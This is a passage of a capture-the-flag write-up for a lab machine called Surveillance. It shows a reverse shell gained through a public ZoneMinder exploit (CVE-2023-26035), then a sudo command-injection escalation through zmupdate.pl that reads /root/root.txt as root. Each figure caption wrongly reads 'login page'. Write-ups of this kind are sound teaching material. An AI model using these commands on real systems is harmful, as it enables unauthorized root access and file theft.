


Figure 17: login page.

so after checking the version of our zoneminder i used the public POC from this github: <https://github.com/rvizx/CVE-2023-26035> and we got access to shell as zoeminder user

```

aloosh@kali: ~/Desktop/S2/SE/machines/Surveillance/CVE-2023-26035-main/CVE-2023-26035-main
aloosh@kali: ~/Desktop/S2/SE/mac... x matthew@surveillance: ~ x aloosh@kali: ~/Desktop/S2/SE/mac... x aloosh@kali: ~/Desktop/S2/SE/mac... x
(aloosh@kali) ~/Desktop/S2/SE/machines/Surveillance/CVE-2023-26035-main/CVE-2023-26035-main
$ nc -lnvp 50505
listening on [any] 50505 ...
connect to [10.10.15.63] from (UNKNOWN) [10.10.11.245] 40994
bash: cannot set terminal process group (1113): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$ whoami
whoami
zoneminder
zoneminder@surveillance:/usr/share/zoneminder/www$

```

Figure 18: login page.

as we can see in the following figure, zoneminder can run some perl programs in the /usr/bin repository

```

zoneminder@surveillance:/usr/share/zoneminder/www$ sudo -l
sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin,
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
zoneminder@surveillance:/usr/share/zoneminder/www$

```

Figure 19: login page.

and those all the programs zoneminder can run as a sudo

```

-FWXR-XF-X 1 root root 63896 Mar 25 2022 zipnote
-FWXR-XF-X 1 root root 59800 Mar 25 2022 zipsplit
-FWXR-XF-X 1 root root 2206 Sep 5 2022 zless
-FWXR-XF-X 1 root root 788096 Nov 23 2022 zm_rtsp_server
-FWXR-XF-X 1 root root 43027 Nov 23 2022 zmaudit.pl
-FWXR-XF-X 1 root root 731280 Nov 23 2022 zmc
-FWXR-XF-X 1 root root 12939 Nov 23 2022 zmcantool.pl
-FWXR-XF-X 1 root root 6043 Nov 23 2022 zmcontrol.pl
-FWXR-XF-X 1 root root 26232 Nov 23 2022 zmdc.pl
-FWXR-XF-X 1 root root 35206 Nov 23 2022 zmfilter.pl
-FWXR-XF-X 1 root root 5640 Nov 23 2022 zmonvif-probe.pl
-FWXR-XF-X 1 root root 19386 Nov 23 2022 zmonvif-trigger.pl
-FWXR-XF-X 1 root root 1842 Sep 5 2022 zmore
-FWXR-XF-X 1 root root 13994 Nov 23 2022 zmpkg.pl
-FWXR-XF-X 1 root root 17492 Nov 23 2022 zmrecover.pl
-FWXR-XF-X 1 root root 4815 Nov 23 2022 zmstats.pl
-FWXR-XF-X 1 root root 2133 Nov 23 2022 zmsystemctl.pl
-FWXR-XF-X 1 root root 13111 Nov 23 2022 zmtelemetry.pl
-FWXR-XF-X 1 root root 5340 Nov 23 2022 zmtrack.pl
-FWXR-XF-X 1 root root 18482 Nov 23 2022 zmtrigger.pl
-FWXR-XF-X 1 root root 690720 Nov 23 2022 zmu
-FWXR-XF-X 1 root root 45421 Nov 23 2022 zmupdate.pl
-FWXR-XF-X 1 root root 8205 Nov 23 2022 zmvideo.pl
-FWXR-XF-X 1 root root 7022 Nov 23 2022 zmwatch.pl
-FWXR-XF-X 1 root root 19655 Nov 23 2022 zmx10.pl
-FWXR-XF-X 1 root root 4577 Sep 5 2022 znew

```

Figure 20: login page.

after studying the programs, zmupdate.pl seemed to be vulnerable
zmupdate.pl is used to check what is the most release of ZoneMinder is at the moment, and it's responsible of applying, configuring and upgrading....ect.

The vulnerability in the zmupdate.pl script lies in the way it handles command line arguments. Specifically, the -u and -p options, which are meant to specify the database

```

This script just checks what the most recent release of ZoneMinder is
at the the moment. It will eventually be responsible for applying and
configuring upgrades etc, including on the fly upgrades.

=head1 OPTIONS

-c, --check                - Check for updated versions of ZoneMinder
-f, --freshen              - Freshen the configuration in the database. Equivalent of old zmconfig.pl -noi
--migrate-events           - Update database structures as per USE_DEEP_STORAGE setting.
-v <version>, --version=<version> - Force upgrade to the current version from <version>
-u <dbuser>, --user=<dbuser>   - Alternate DB user with privileges to alter DB
-p <dbpass>, --pass=<dbpass> - Password of alternate DB user with privileges to alter DB
-s, --super                - Use system maintenance account on debian based systems instead of unprivileged account
-d <dir>, --dir=<dir>        - Directory containing update files if not in default build location
-interactive               - interact with the user
-nointeractive              - do not interact with the user

```

Figure 21: login page.

user and password, respectively.
in the command

```
sudo /usr/bin/zmupdate.pl -v 1 -u '$(cat /root/root.txt)' -p '$(id)'
```

The arguments for -u and -p are enclosed in single quotes, which means they are interpreted by the shell as string literals. However, they contain shell command substitutions \$(...).

Normally, these would be executed by the shell, but because they're in single quotes, they're not.

When zmupdate.pl receives these arguments, it doesn't sanitize them before using them in a context where they're interpreted as commands. This is known as command injection vulnerability. In this case, the script is run with sudo, so those commands are executed with root privileges.

So,

```
$(cat /root/root.txt)
```

reads the content of /root/root.txt file and

```
$(id)
```

returns the user identity, both running as root.

and as you can see in the following figure we managed to get the root flag

```

zoneminder@surveillance:/usr/share/zoneminder/www$ sudo /usr/bin/zmupdate.pl -v 1 -u '$(cat /root/root.txt)' -p '$(id)'
zmupdate.pl -v 1 -u '$(cat /root/root.txt)' -p '$(id)'

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
mysqldump: Got error: 1045: "Access denied for user '518d77c8a5122a88c82e2065a477a1bb'@'localhost' (using password: YES)" when trying to connect
Output:
Command 'mysqldump -u$(cat /root/root.txt) -p'$(id)' -hlocalhost --add-drop-table --databases zm > /tmp/zm/zm-1.dump' exited with status: 2
zoneminder@surveillance:/usr/share/zoneminder/www$

```

Figure 22: login page.